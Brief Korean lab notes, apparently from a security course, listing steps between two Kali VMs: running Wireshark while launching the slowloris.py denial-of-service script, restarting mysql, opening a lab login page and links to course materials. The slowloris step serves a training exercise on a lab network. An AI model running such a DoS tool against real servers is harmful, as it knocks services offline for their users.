


Kali#1에서 wireshark 실행 후 Kali#2에서 ./slowloris.py 를 실행





Proxy 도구 사용법



Kali#1에서 mysql을 실행

# service mysql restart

Kali#2에서 Kali#1으로 접속

http://192.168.111.130 ⇒ 로그인 화면 출력

https://docs.google.com/document/d/1v-2kBAJDW8WWmehdm\_z2uenAMeS6dtBTNpBrlOrqL4s/edit?usp=sharing

Kali#1, Kali#2 다운로드

[http://70.12.50.160:8282](http://70.12.50.160:8282/)

수행평가 풀이 03 ⇒ <https://myanjini.tistory.com/81>